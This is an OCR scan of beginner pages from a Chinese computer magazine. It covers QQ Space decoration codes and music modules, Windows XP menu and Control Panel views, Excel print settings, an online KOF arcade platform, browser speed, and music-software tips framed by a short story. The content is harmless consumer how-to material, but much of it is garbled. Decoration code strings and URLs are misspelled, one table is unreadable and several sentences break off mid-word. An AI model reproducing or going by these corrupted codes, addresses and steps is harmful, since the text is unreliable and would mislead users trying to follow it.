바이 名歌 4680 光标 銀銀公主 javascript:window.top.space\_additem(16,22097,50.80,250 250.0); 推算的向日集 ovascript:window.top.space\_additem(16.22099.300.80.500.500.0); 事物等专 jovoscript;window.top.space\_additem(4.5595,0,0.1,2,0); proscript window top space, addition(4,5837,0,0,1,1,0), 可爱的娃娃 操件 一群天俚 javascript.window.top.space\_additem(16.22103.300.80.500.500.0); javascript window top space\_additem(16 22105 300.80 500 500 0) 雙心多歸 **通**密瓶 javoscript window top space add tem(16,22101 300.60.500,500 0); 并通針側 海狮的自马 povascript window top space addition 14,5077.0.0.0,0 0):

R7 84 纯常色带少量在rayaseriet window.top.space\_additem(1,7510.0.80.0.0.93); 的自然 jovascript:window.top.spoce\_edditem(1,4703,0,80,0,0,94); 純米黄帝桓光 (ovascript:window.top.space\_additem(1,7513.0.80.0.0.93);

空间播放器 蓝色经典 payaser of window.top.space\_addi.em(6.676,0,0,200,200,0):

另外 上四槽景也会找到不少重新的代码来载势坚何。 爾要注意的是 时间长了之后,可能其 绝代码会失效 此形隔上 船也会有新的代码出现。大家可以重新寻找新的代码来转份空间, 这样还能附不时始让空间整扮经常变化, 都准访问率。

## 问题2: 怎么修改00空间头像?


(1) 町以用00秀做空间头像,这样的好处在于是免费 的, 登录00、单击"系统菜单、娱乐+00秀商城"打开 新页面 (见图2)

② 单击"免费"。然后在下方设置个人QQ秀形象。最后单击"保存形象";

② 进入自己的00空间,单击"个人档"菜单,再单击下

方的"个人形象"按钮。再选择"使用00秀": A) 单击"主页"菜单,可看到个人形象已经变成了00

黄钻用户也享有自定义头像的权利,但如果你是最通用户。可以 用D币买,4个D币可购买一个自定义头像,推荐 http://www. ggier.com/Article/Show Prticle.asp?ArticleID=1108.



## 问题3. 浏览网页、00聊天都很正常, 就是00空间进不去, 这是怎么回事?

方法①安装最新版00或多单击几次"刷新"按钮。 方法② 洞空历史记录。打开IE,选择菜单"工具 +Internet选项"出现对话框,切换到"常规"选型。单 击"浏览历史记录"下的"雕除",再次出现对话框、单 击"全部删除"

方法卻用安全模式登录。在装饰空间过程中如果用 了错误代码,也可能导致空间无法登录。 登录http:// gzone gg com, 单击"登录你的空间", 输入00账号和 密码, 再单击鞍隶会出现新页面, 选择"简洁模式"(见 图6),最后单击"进入空阀",重新设置代码。

方法④ 修改浏览器设置。打开IE,选择 ·Internet选项"出现对话框, 切换到"安全"选项, 单 击"自定义级别",将安全设置设为"低",如果可以登 录、在登录后再恢复安全设置为默认值。



看到别人的00空和上有好看的玩意儿。 使想雷用到自己的空间怎么办?

,首先记下好友的00号码,登录http://www.qmerz.cn/qqkongjiankelong.html,再在"输入对方00号码" 中输入对方的号码,举击"查询代码";

于他人对对35343。中间,是两个634, 这。此时会显示该号码所对应空间上装饰物的所有代码,根据需要复制再钻贴到自己的空间即可。其实要想直 接限敷对方的空洞,也就是克隆空间,就可以通过这种方法平支现,复制、钻贴对方空间上的所有代码就能实现空间克隆。不过需要注意的是、某些黄钻用户或收费的装饰物是无法通过克隆免费使用的。

## BEGINNER 新人帮 {菜鸟集训营

Etta bttp://ettadu.blog.cfgn.cam.cn

## 问题4: 怎么往QQ空间添加Flash啊?

① 登录优酷网 (http://www.youku.com) 寻找所需 Flosh,单击"站外引用"按钮出现视频的地址,单击 Flosh地址后面的"复制"按钮、复制格式为St.JF的抽址。 「瓜鄉4

②登录00空间 打开模块功能,单击"新建模块",在出


名字pk http://www.cofon.com/bbs/md5wor/md5wor.swf 位五关试试: http://qzone.qq.com/blog/29005559-1224643058

人品计算器 http://2 xidoyauxi.com/data/Rosh7/jag/20071.130/7.sw/

遺盘開琴 http://new.gzone.gg.com/471813776

现的对话框中选择 "Flosh谦块",出现对话框,输入模块 的标题、并在"Flosh动画地址"中特别仍V的地址、单击 编订"法价端边。

3 最后在主页中根据实际情况调节Flosh模块的尺寸。位 WWW.






## 问题5: 我有几段自己录的视频, 想把它放入自己的00空间日志里去, 怎么操作?

- ① 登录00空间后,单击主页的"写白志"。切换页面。 (见图5)
- ② 输入文章标题, 并选择日志类别, 单击"高级模 3DT 切换到高级编辑状态:
- 🗓 输入内容后, 可设置日志的字体字号颜色等, 这和用 Jord差不多,
- 如果要给日志中的关键字加上链接。可选中关键字 (如《电脑爱好者》网站)、然后单击"插入超链接"按
- 祖出现对话框,输入网址单击"确定"即可, ⑤ 单击"图片",出现对话框,可将00相册、本机或网 络上的图片添加到日志中。
- ⑥ 如果想给日志加上背景音乐, 量好不器直接插入音

乐, 因为这样会有不少麻烦, 可单击"视频"出现对话 模, 切换到"上传网络视频"选项, 在"文件来源"中粘 點歇曲的阿址(最好是WNA格式),尺寸选择为自定 义,宽和高祁是0,并且选择自动循环和自动播放,量 后单击"确定"。即可给日志加上背景音乐。也可以根 **西周于几日世中級人之相主席 在州域中山地区里。 现在原理主义**。



## 问题6: 想给00空间首页添加音乐, 但播放器还得花钱买, 有没有不用花钱的方式?

- ① 登录http://mp3 baldv.com, 輸入取曲名(如 Yesterday once more),再单击"百度一下"开始搜索 歌曲:(见图6)
- 位 单击搜索到的歌曲列表后的"试听"播放音乐, 尽量 多試几萬,从而选择打开速度快的歌曲,歌曲的格式为 MP3WELLIME:
- **工确定欧**斯后 右击歌湖出现翼麓横放铣模"壁件"
- ④ 在出现的对话框型切换到"文件"选项, 然后选中
- "位置" 栏目中的歌曲地址,再右击选择"复制",特歌
- (5. 登录00空间,单击"自定义",在货面顶端出现自定 义栏目, 再单击其中的"横块", 打开模块功能。
- 6 单击"新雅模块",在出现的对话框中选择"视频模 块":
- 7,在"添加视物模块"对话棋中输入模块的标题 音乐 收藏。在"视频地址"栏中右击选择"粘贴",将MP3 歌曲的地址粘贴到"视频地址"栏目中: 单击"更多设 置",选择"循环"和"自动播放",将模块边框设置为
- "无",最后单击"确认"。 8 在"音乐收象"的右下角拖动可调节该模块的大小。 再将该模块移动到曾页默认的音乐收藏模块上方,覆 盖原来的标题,
- 9. 如果要隐藏楊放器, 可右击该横块选择 "移动到底 B. ,这样该模块就会被其他模块遮整,选择"编辑模 块"可以重新设置模块属性,比如要更换背景意乐,可 将新歌曲的网址粘贴到"视频地址"栏目中即可, 最后 单击主页上方的"保存"即可完成设置。





在Windows中, 按下 "Alt+空格→X", 就能最大化当前 窗口。按下 "Alt+空格→N", 就可以迅速最小化当前窗口。

## 紧急求救,关键位置哪里找?

●李云峻

电脑有问题,第一件事当然是咨询身边的高手,往往可以事半功倍。当高手一步一步指导我们时,我们却找不到高手 所说的菜单项、按钮、对话框等,那才是让人抓狂的事。如果你也有这样的经历,下面一定是你需要看的。

## 开始菜单,不要"经典"

Windows XP在操作方面相对以前的系统 有了非常大的变化, 也可以说是更加人性化了, 这其中就包括开始菜单的改善。而为了让用户 更好地过渡, Windows XP仍然提供了以前的 开始菜单样式供用户选择。

#### 1.简单区分"经典"与非经典

开始菜单是使用最多的地方,在向高手求 救时最好先搞清楚自己的开始菜单属于何种类 型,这样在找不到高手描述的菜单项时,可以 很快发现差异所在。

Windows XP菜单是两样式的结构,左侧提供了常用程序列表,右侧是一些与系统相关的项,而经典开始菜单只有一样(见图1)。

#### 2.开始菜单、不要"经典"

由于Windows XP开始菜单在操作上有很多便利性,所以越来越多的人都使用了Windows XP的开始菜单样式,而抛弃了"经典"开始菜单。参照图1,如果使用的是"经典"开始菜单,想要换回Windows XP开始菜单,也非常简单。

第一步:右键单击任务栏空白处,在弹出的 快捷菜单中选择"闖性"。

第二步:在打开的"任务栏和 开始、菜单属性"对话框中,切换到"汗开始 菜单"标签。单击选中"「开始!菜单"项,最后单击"确定"按钮即可。

## 控制面板, 拒绝"经典"

与开始菜单相对应的,控制面板也是使用较多的地方、涉及更改系统设置的操作都需要用到控制面板,而在Windows XP中,同样采用了一种新的用户体验——分类视图,而传统的控制面板在Windows XP中被称为"经典视图"。分类视图将控制面板中的图标按类别重新划分成了10个类别,从而让控制面板的操作更加人性化。

#### 1.我的控制面板是什么视图?

区分控制面板的视图类型非常简单, 打开



#### -

在经典视图下此处会显示为"切换到分类 视图",反之则显示"均换到经典视图"




控制面板后,如果只有10个大图标就是分 类视图,很多小图标则就是经典视图了。

还有一个区分的方法就是在窗口左侧的常见任务列表中,控制面板的下方如果是"切换到经典视图"则说明当前视图为"分类视图",反之如果是经典视图则会显示"切换到分类视图"(见图2)。

#### 2.控制面板, 拒绝"经典"

当发现按高手的指点在控制而板中找 不到指定的按钮时, 十有八九是控制面板 的视图类型不一样引起的, 这时就需要进 行视图的切换了。

视图的切换也非常简单,在图2状态下,单击"划换到分类视图"即可完成视图的切换。



## "常见任务", 你快回来

上面提到了切换控制面板的规图时,只需要单击"常见任务"列表中的"切换到分类视图"即可,但是有些读者可能发现,打开控制面板后,窗口左侧根本就没有"常见任务"列表。出现这种情况的原因主要是系统设置被更改了,从而导致Uindous没有显示"常见任务"列表,因此接下来的任务就是恢复"常见任务"列表。

第一步:右键单击"我的电脑",在弹出的快捷菜单中选择"属性"。

第二步:在打开的"系统属性"对话框中,切换到"高级"标签、单击"性能"右下方的"设置"按钮。

第三步 在打开的"性能选项"对话框中,拖动滚动条,勾选"在文件夹中使用常见任务"项,单击两次"确定"按钮返回即可。

搞满楚上面这二点后, 再和高手对话, 你肯定不会摸不着头脑了。甚至我们可以主动询问高手使用的是什么开始菜单样式, 控制面板采用的是什么视图, 在高手面前, 咱也"专业"……回

CF [XRO2]

在Word中,按下F4键,最后一次操作将重复一次。例如,您可以重复添加边框或边框中的底纹样式,重复向所选文字添加加粗格式的操作、重复插入文件或图片的操作。

## BEGINNER 新人帮 {菜鸟集训营}

Come there were bloomer a mon

## 急速打印, 页面格式调整先行

■越野苍狼

累了一天,文档、表格终于都做好了,接下来就等着打印给老板交差了。但打印出来后才发现,所有表格的格式都对不上了,原本想排在一页的却分成了两页,原本想打在不同页上的却跑到同一页上去了。Word的页面所见即所得,调整起来比较简单, Excel表格的格式要怎么调呢?

## "页面边距"调整也要"所见即所得"

Word最大的优势就是,整个编辑 区就是以页面的形式来展现的,所以 对内容的安排也比较简单,Excel难道 就不行了吗?与Word相比,稍微麻烦 了一点而已。

第一步:单击Office按钮, 依次执行 "打印→打印预览" 命令。

第二步·在预克窗口中, 勾选"显示 边距"项, 这时页面边距及列边距便会 显示在页面边缘了, 使用鼠标拖动即可 调整(见图1)。

## 页面内容极速归位

除了调整页面边距外,大家还会经常遇到这样的情况,整个页面都调整好了,但打印出来的还不是自己想要的,主要是想放在同一页的内容往往很容易就跑到两页上了,这时使用下面的方法即可快速调整。


第一步:单击"视图"切换到视图 选项卡,在"工作簿视图"组中单击 "分页预览"按钮,在弹出的对话框中 单击"确定"按钮进入分页预览模式, 这时每个页面上打印的内容都会被蓝 色的线条标示出来。


第二步:使用鼠标拖动蓝色线条可以改变每个页面中打印的内容(见图 2) 这种对于调整每个页面中最后打印时所包含的内容非常方便。


#### 小提示:

1这种调整方法调整范围过大时,便会更改整个页面的"缩放比例",如果经过多次调整后,发现不太理想,想快速恢复到调整的的状态,可打开"页面设置"对话框中,在"缩放比例"后面的数字增减框中,格"400°,确定后即可恢复。

2 如果想平均分配表格页面,可在"页面设置"对话框中, 直接选中输放下方的 "稠整为 XX 页宽 XX 页高"即可(其中 XX是需要设定的数字)。







## 复杂"页眉" 轻松搞定

做了一个数据分析表格,第一页上方有一个标题行,对应的是每一列所代表内容的说明,打印以后,只有第一页有这个标题行。这样交给领导后,领导查看时还需要参照第一页才知遵每一列所代表的内容,显然太不方便了。一开始想到了页盾,但设置的内容还是比较复杂的,使用页圈不能完成这样复杂的内容,就算可以,估计也是我的能力所不及的。在"页面设置"中摸索了一番,终于还是搞定了这个问题。

第一步。单击"页面布局"切换到 "页面布局"选项卡,单击"页面设置" 组中的"打印标版"按钮。

第二步 在打开的"页面设置"对话框中,单击"顶端标题行"最右侧的按钮,这时鼠标指针会变成一个向右的形状,使用拖动选择的方法选择需要做标题行的行,使文本框中累现一个行数的范围,再次单击右侧的按钮,是终的"页面设置"对话框如图3所示。最后单击"确定"按钮,使设置生效。

经过这样设置后,再次打印时,所 有页面的顶端显示的都是"顶端标题 行"范围中的内容了。

除了表格内容的制作,页面格式的快速调整,如何快速有效地调整出理想的格式,让整个版面看上去即美观又实用,也算是 项技术活。而上面的一条绝对是页面调整技术的基础,掌握了上面的几条,相信在以后的实践中,页面调整功夫会越来越娴熟(CF , xR03]

17



## BEGINNER 新人帮 {菜鸟集训营}

特别的特别 http://hehoo.blog.cfon.com.cn

在网上打街机对网络要求比较高,不然很容易出现不同步的问题,在联网时,不要再进行下载等操作了。

## 拳皇PK! 网上KOF见高低

●江苏/廣华

现在在看杂志的,有几个人不知道草雉和八神,红人和白人的?那边的"好学生"不要装了,这里没有老师,昨天你还在街机厅里打KOF,用八神一挑三,把我给干掉了呢!


什么?你说你是那片KOF老大?希望你在"览易街机对战平台"(http://www.jicf.com)上别被打"绿"了…… 知道为什么推荐你这个平台吗?它和浩方之类的不一样,这里就是专门玩街机的,KOF上来找人就打!另外,网上游戏平台有不少"混"的,我玩的三个里面,有一个平台加上我一共才三人,那还玩什么?我在这里推荐"览易街机对战平台"(http://www.jicf.com),理由很简单——人多,游戏多,速度快,玩得爽!



第一步·打开http://www.jicl.com/index.php?module=dowaload。选择合适的链接下 裁大厅,我和你一样奇怪,为什么这些游戏平台都一个路子一想玩游戏是吧? 先装大厅 (见图1)。




第四步 还是走"平台普遍规律" 有了人厅还要有账号,单击"主册"按钮打开器页面,填写资料后单击"提交"按钮获得免费账户,再用注册用户名和密码受员对战平台(见图4)。



第五步 要录后单击"大厅"按钮可看到各种类型的游戏(见图5),单击相应的类型,下方会显示游戏名称,放击影玩的游戏(如攀望2002),再进入合适的服务器(一般选择本地或靠左地区),为了速度快输)要不然因为两速的问题你都被打死了,还在电脑前面发"大招"呢。

第八步: 再次双击攀壁2002所 对应的服务器即可进入房间, 然 后找个你看着不顺服的座位, 单 击"开始"按钮, 话不多说, 开 打吧! 什么? 你还非要说两句, 那就按回车键, 打开聊天窗口吧 (见图8)。

Are You Ready? Fight! CF (XR06) 😝





第三步·进入安装文件夹可以看到"宽锡街机对战平台",双击其中的game打开游戏(见图3),第三排的TX,不要流口水、还没有开始。



7 DC \Program Piles\nicf\览易南机对战平台 uoms

第七步: 下载结束后, 将游戏压缩包 (如kof2002 rar) 复制到 "览易街机对战平台" 文件夹中的ROMS文件夹 (见图7), 注意对战平台的所有游戏都必须复制到ROMS文件来, OK (插上做的手柄吧!



## EGINNER

特别的特别 http://hetico.blog.cfan.com.cn

## 同是浏览器,为何它就这么快?

浏览器是我们上网冲浪必不可少的武器, 现在这类武器也是五花八门——微软的Internet Explorer (简称IE)、傲 游、Google的Chrome、火狐(Mozilla Firefox)、Opera、Safari等,在这些武器中,IE无疑是当仁不让的龙头老大。但 我们可以看到其他浏览器的介绍中总会有这么一条:它比IE浏览速度快、安全。事实也的确如此,大多数第三方浏览 器之所以俘获一些用户的心,其主要原因之一就是浏览网页速度快。那么同是浏览器,为啥它的速度会快呢?

#### 缘是"核 速度不一样 心"大不同

在众多的浏览器中、微软的IE无疑是排 在第 位 其他的浏览器可以分为两类 一 种是改装版 TE 如做游 腾讯TT,它们只是 将E的外壳进行了改变 其本质上还是在用 E, 这和我们改装汽车差不多 另 类悬完全 自主独立开发 与IE没有任何关系 如火狐 Chrome, Opera等 这类浏览器我们统称为第 "方部觉器 在硬件和系统相同的情况下 它 们加载网页的速度都比 E要快 (见图1)。



●打开http://www.cfon.com.cn网站首页的加载速 康财化

在界面上所有的浏览器都是差不多的 操作也比较相似 浏览网页速度快慢最根本 的原因在于它们的"内核"不同 内核 如同 5.动车的发动机, 机动车的性能主要就看发 动机 而测览器的性能则着"内核",一些第 二方浏览器的内核都吸取了E的精华 去除了 F的精柏 运行效率会比较高(见图2)。

#### 最常使用或默认的浏览器



●接狐网在上半年进行的浏览器使用调查

#### 小知识:

#### 什么是浏览器的内核和外壳?

内核"只是一个通俗的说法, 其英文名称为 "Layout engine",翻译过来就是"排版引擎" 也被称为"页面渲染引擎"。它负责取得网页的 内容(HTML、XML、图像等等)、整理信息(例 如加入CSS等)。以及计算网页的显示方式。然后 会输出至显示器或打印机。所有网页浏览器、电 子鄉件客户端以及其他需要編組、显示网络内容 的应用程序都需要排版引擎。"外壳"就是浏览 器面向用户的界面, 是网页浏览器为现们实现的 V40 9/00

## 图文显示不同步, 所以 速度大不同

除了内核不一样了, 第三方测览器的优化 技术也与 6有区别 笔者垂过某权威网站做 过一个卖验 在Windows XP中测试了四款不 個内核浏览器的系统资源占用情况 (见图3)

<b>申收名称</b>	明色表	7	四年9月 在
All regulations of the last	A.B.,	_4	4 - 4 2
inellete ma	Aming a line of the last of th	- 65	MEDICAGICAL
, 4 charles	5 P 3 A151		
Allen of the last	19		4-4-1
12 11 5 11 4		.00	1. 511
Far Suga	Alleria Silvinia		
4 41 4	15	-91	ALBERTAN DE
43 h3. ETE	A 60 4 81 9	4	
TertEl ter men	66 22 4 2	2	TCE
7	开始使用时		
इसम्ब तस हा।	t 1869 N/P		
神療 5年	0j ≈ g	+	医牙克思 內
faing offeren ere	Albert Hart Co.	/p.	EX E
1585-5-214	A.M		
. PTD . 9 PT9	1 br	2	. (.
The said ass	4	- 410	6.1425

在开始使用时 仍然浏览器中Ec.用的系统资

使用过程中

源最少 声在打开网页数量增多 时 E上用系统资源暴涨 这也 是很多人在用证时会员得网办 **邓览速度会越来越慢的根本原** 因 另外在从服务器读取资料 时 它们也会有所养同 比如肝 **南莞湖点世是图片文字** 起从 服务器读取 有久狐则是先读 取文字并在浏览器中显示出来 然后读取图片 这样用户就会觉 得火狐浏览网页比较快。

## "装备"各不相同

如果你是火狐的用户,肯定会有这种感 觉 不安装任何插件的火狐除了浏览网页 其 在一起 浏览器能干的事它几乎是一样不少, 显得比较臃肿 所以外部 "装备" 不一样 装 备越多运行速度自然也会有所下降。

## 树大易"招风"

正在使用过程中之所以容易变慢 还有 个不可忽视的因素——病毒,目前大多数病 赛都是针对 E 像一些第一方浏览器由于用户 人数少 病毒的制作者一般懒得编写相关的 病毒 IE才是最大的蛋糕。

#### 小提示

#### Opera浏览器的超级速度

用Opera浏览某些图外站点时, 你会发现打开的 速度非常快、其实这是由于在浏览这些网站时, Opero浏览器会访问自己的服务器 (非原网站服 务器),这些服务器上保存的都是针对Opero浏 览器进行优化过的原网站页面文件, 所以速度才 能做到极快。



●Opera带的"笔记"功能,可以在浏览网页时,随 至记下 些密料



●在Google Chrome中右击后退按钮, 就会出现访 何历史

CF [XRO8]

独对面银矿生17 Jan and Mail 45 **利用种物配的钥匙** Facility 不到。



圣诞那天,让音乐留住爱

冬季音乐的 mas 大应用>>>>>大批荐

> 监制: Cornel 撰稿: Powerson

## 主人公及简介:

东 电脑离手、音乐发烧友。由于 在单亲家庭长大, 他性格沉 稳、有主见。

郭沅洋

热爱读书, 喜爱普希金的诗 集, 标准的理想主义者 性格 中庸、

赵家成

崽家子弟 从小衣食无抗、酷 爱自由, 无主见何讲义气。

### 故事梗概:

在大学的时候。何东和选洋、家成 成为最要好的朋友, 并结识了紫云, 两 人开始了一段持久的爱情。毕业后几人 各奔东西, 并且都发生了改变, 何东从 冷漠中渐渐走出,家成则从起初的玩世 不恭到负起责任,远洋也从理想主义过 **渡到了现实社会中。而何东和紫云的爱** 情之路, 也不再平坦。他们这几年都经 历了什么? 何东和紫云的爱情因何变得 曲折?尽在本文:《圣诞那天,让音乐 留住爱情》。

## 内容链接:

★如何去除酷我音乐盒的广告?如何操作处在后台的酷我音乐盒?如何使用它下 载MV视频文件呢?答案就在第一篇章:大学篇。

大学篇中、蒂你问顾80后最经典的主首校阅歌曲。

★在工作篇中,你将了解到如何实现自动开机以及自动播放音乐,使用于干燥听 方便地管理本地MP3文件,以及可以替换iTunes的工具。

工作篇中,你还可以了解到如何选购音箱、MP3设备以及耳机。

- ★多种组合、多重风格的在线音乐站点,将会在创业篇中——呈现。
- ★在圣诞篇中,除了见证故事的结局,你还能了解到关于MP3码率的知识,以 及到哪获得APE、CD唱片。

圣诞篇中、你或许还可以找到中意的圣诞音乐专辑。

### CFan论坛老鸟版聊集锦:

老鸟A, 配狗、还有酷我音乐盒都是搜索、播放一体化的, 用起来都比较方便, 而且现在这些软件都有歌词同步,但酷狗是P2P软件、听歌时很占内存。于于静听不 错,占用系统资源少。QQ音乐的好处是新歌推出可以马上看到,缺点也是比较占资 源。

老鸟B: 现在用酷我音乐盒,还不错,而且歌词同步。用iTunes、Foobar、 Winamp、Windows Media Player、Realplayer等播放器的话,就必须先安装插件 Minifyrics...



大学是人的一生中很关键的几年,与约繁复杂的社会不同,这几年的时光,很有可能让人告诉到真心的好友。何东、远洋、家成三人便是如此,在大一的时候,他们就被分在了同一个寝室,三个中文美的男孩儿成了关系最快的兄弟。 喜爱音乐的何东,加上同样痴迷于音乐和诗歌的远洋,带上家成组建了一支乐队,以校园曲风为主,创作是由何东作曲,远洋填词,何东主略加吉他手,家成和远洋分别是架子鼓和贝斯。

故事一·那个时候,几个人的生活费都尽是很多 没有我配合电脑,同吧上网是他们获取音乐信息和豪材的去处。三个人喜爱使用的听教软件也不尽相同,何东病爱使用糖我音乐盒,选择是酷狗。

## 1.去除广告

由于酷我音乐盒是免费软件,所以 难免有广告存在。如果不喜欢这些广告 怎么办呢?


进入酷我音乐盒的安装目录, 默认安装是在 C:\Program Files\ KWMLSIC 下,进入 face 目录,找到 kwc img 和 srv.img 两个文件,尝试使 用尼耶本打开的话,就会发现里面记录 的都是些广告的地址链接。将这两个文 件直接删除即可。经测试,酷我音乐盒 在重新打开不会包建新的广告文件。

## 小小提示

不要尝《百接呼歌 kwo m j 礼 sw n j 礼 sw n j 礼 sw n j 文件 明除其中的广告地址链 j 这样做是没有作用的,而且领养易造成无 去打分软件

## 2.前台操作

何东在使用酷我音乐盒听歌的时候 还会做一些其他的事情,每次需要对歌曲的播放作出控制的时候,都需要切换到酷我音乐盒的界面去操作,比较麻烦。后来,喜爱探索事物的何东,找到了解决办法;运用快捷键操作,无须切换到软件界面。



运行酵我音乐盒后,单击界面右上方的小箭头后,选择"选项设置"弹出"酷我配置"界面,进入"快捷罐"半栏,可以看到如图1所示的多种快捷键操作,如果发现默认设置和其他软件的快捷操作有冲突,最好进行更改。然后,勾选"启用全局快捷罐"按钮,这样,酷我音乐盒即使在后台播放的时候,使用快捷键也能进行操作了。无论是播放上一首、下一首,还是播放、暂停等操作,都能轻松捻定。

#### 3.下载MV

使用酷我音乐盒可以下截MP3、 WMV等普通歌曲,但是它的MV视频歌曲只能观看、不能下载,如何实现MV的 下载呢?

#### 第一步:

在搜集框中输入需要下载的歌曲, 点击"搜索"得到结果,如图2所示,带 有"MV播放"标识的显带有MV视频的 歌曲,点击这个图标就可以欣赏了。

<b>化相类</b>								-	И	2 .
g 8- 86				1	ES		b			44
21	<b>\$16</b>	100		ΤŘ	4.78			4/	ł	
- Rak	320		S	1		ыр	Abo.	ale.	an j	hor.
Et la	<b>布鲁·莱维斯</b>					154	E.	고메	-15	T
IISTAL	是亦是		1	h.			100		(i. i	a 1.
<b>眼性</b>	Ter kee		1			hasp	41	*14	CT .	(6)
老女	4000					Lina	101	13 8	4	2
	日本・福祉 ます ・ 商品化 ださん 現たん	信息 初番 - 中級 - 中級 - 一 中級 - 一 四 年級 - 一 四 年級 - 一 四 年級 - 一 円 年級 - 一 日本 -	世界 初日 - 中日 次下 4 - 周日北 - 周日北 - 周日北 - 周日北 - 西京日日 同門山 - 南京日日 同門山 - 南北王 同門北 - 14 - 14 -	世界 初新	世界 初等	世界 初新 マガロ 次子 い アガロ カヤ 中側 次子 い アガロ・ス 不 の の の の の の の の の の の の の の の の の の	世界 初新	世界 初新	世界 初新 マゼ音 ・	世界 初番

#### 第二步:

在MV播放完毕后,或者缓冲结束 的时候,不要关闭酷我音乐盒,进入到

\*系统盘:\Documents and Settings\用户 名\Local Settings\ \*\*
Temp\KMusic" 目录,就会看到以数字。
命名的视频文件,双
击播放单看是否是需

要的MV文件,如果是的话复制粘 贴到需要保存的目录中。

#### 酷计大放送。

听专辑,用搜狗;挂歌词,用 酷我

1.进入http://mbox.sogou.com/,注册登录后输入需要寻找的专辑各称,随后打开的在线播放器就会列出整张专辑的曲目。这点要比百度音乐强很多。但歌词显示不太顺利。
2 这就需要能我歌词了,下载地址:http://www.koowo.com/lyrics/。使用它,不论是Windows Media player还是Realplayer,都可以自动识别并同步拄起歌词。

## ● 『 ▲ 小提示

缓停文件在软件关闭后就会消失。 其中的 App cation Data和Loca Sertings的文件关语为隐藏文件关 黑雙在多源管 理器工具扩中的 上程《文件夹选项》中,切换到 "香名"表亦于 在高级设备中均高"超水肿有文 件和文件夹

故事二、有一美,何东和选择 正在风吧我一些曲谱素材的时候 家或各在在地跑了进来 "兄弟们,咱们的乐队可以在原里的香涎 Party上演出班" 几个人一阵欢 婷,瞬时整个风吧的低点都集中在 了这几个"疯子"身上。

## 1.喜爱歌曲"随身带"

在网吧上网的一个劣势,就是没有固定存放歌曲的空间。使用酷狗的时候,它的"简步"功能就能很好地解决这个小问题。

首先注册成为酷狗用户并登录。 将打算收藏的歌曲一并添加到播放列表中,如图3上部所示,点击"同步"按钮,选择"上传播放列表",即可上传到、酷狗网站上,图3下部圈起部分显示的即是网站已经收藏的歌曲列表。在下次来到、两吧后,打开酷狗点击"同步→下载播放列表"即可。





### 2. "窃取"他人喜爱歌曲

上面是用酷狗收藏自己喜爱的歌 曲,那么能不能得到其他人喜爱的歌曲

列表呢? 这样有时候能大大节省找歌的 क्षांबा.

在酷狗网站的"音乐空间"中。 网友共享了大量的播放列表,进入你中 意的空间后。在音乐播放列表的底部, 点击"收藏这个列表"就可以收藏到你 的空间中了。回到你的空间后,右击这 个刚刚收藏的列表,可以进行重命名、 删除等操作。如果只想保留列表中一两 齒歌,可以点击"移动"并选择目的列 表,将它们移动后,删除这个刚刚收藏 的列表





#### 2.两招、让管理更方便

A.免修改,默认状态下,需要手动 修改保持歌曲名和歌词名一致,才能显 示歌词、比较麻烦。

进入"干干选项",打开设置窗 口, 选择"歌间搜索"项, 勾选"保存 成歌曲文件相同的文件名"一项并确 定。这样一来、歌曲名和歌词名就能自 动统一了、免去了每次修改的麻烦。

B. 半批量: 在播放列表上右击选择 "文件信息",可直接改变标题、所属 流派、艺术家等标签信息,修改后点击 "保存到文件",就可将这些信息嵌入 MP3中、按"下一首"即可继续修改下 曲的信息。

的事二 何东近帮助营云笑来 重新购买了一款负额 并耐心地交 九了一些助实各编的常识。

## 电脑音箱的选择

目前普籍的材质主要是塑料和木 制。前者的价格比较便宜。木质材料密 度高、箱体内产生的振动小、听起来杂 **窗小,另外就是回放效果好,所以价格** 更贵。购买时还要视经许条件决定。

200元价位音箱推荐: 麦博M200、 曼步者R201T06、三诺H-223 08版、 申盾Z-102、飞利浦SPA2340

300元价位推荐: 漫步者E3100、 麦姆 M-890、轻骑兵2 1 B1

400元价位推荐: 恩威D1010MKII 08款、麦姆梵高FC3601

500元价位推荐: 漫步者S2.1M、

三诺N-35G

#### 5.1声谱音箱的玩法:

预算1000以下的5.1 音箱, 音质都很一般。如果 要配置独立声卡、也不需要 太好的,因为它的声音还是 要由音箱体现,创新、雅马 哈、黑金的入门级声卡就够 用了,价格在500元以内。 进一步追求音质的话,就需 要购买专业音响了。

## → 🐶 🛶 小提示

酷物性人行用智能發展不溶的控制包 台灣作功群。成高差太控制版



學似后,何东由于家庭的原因。 源随紫云到了山东济南工作。选洋闽豹大连工作,而家成则留在了北京,芫 兄弟暂时分开了....

WXZ

敌事一 由于何东悟站冷漠 在束鼻家庭长大的他并不受震云的 关系交汇 何东俄图改查这种成 见 常云的艾喜不太会用电脑听 影 何东开播耐心地教他。

## 1.乐曲伴二老起床、入眠

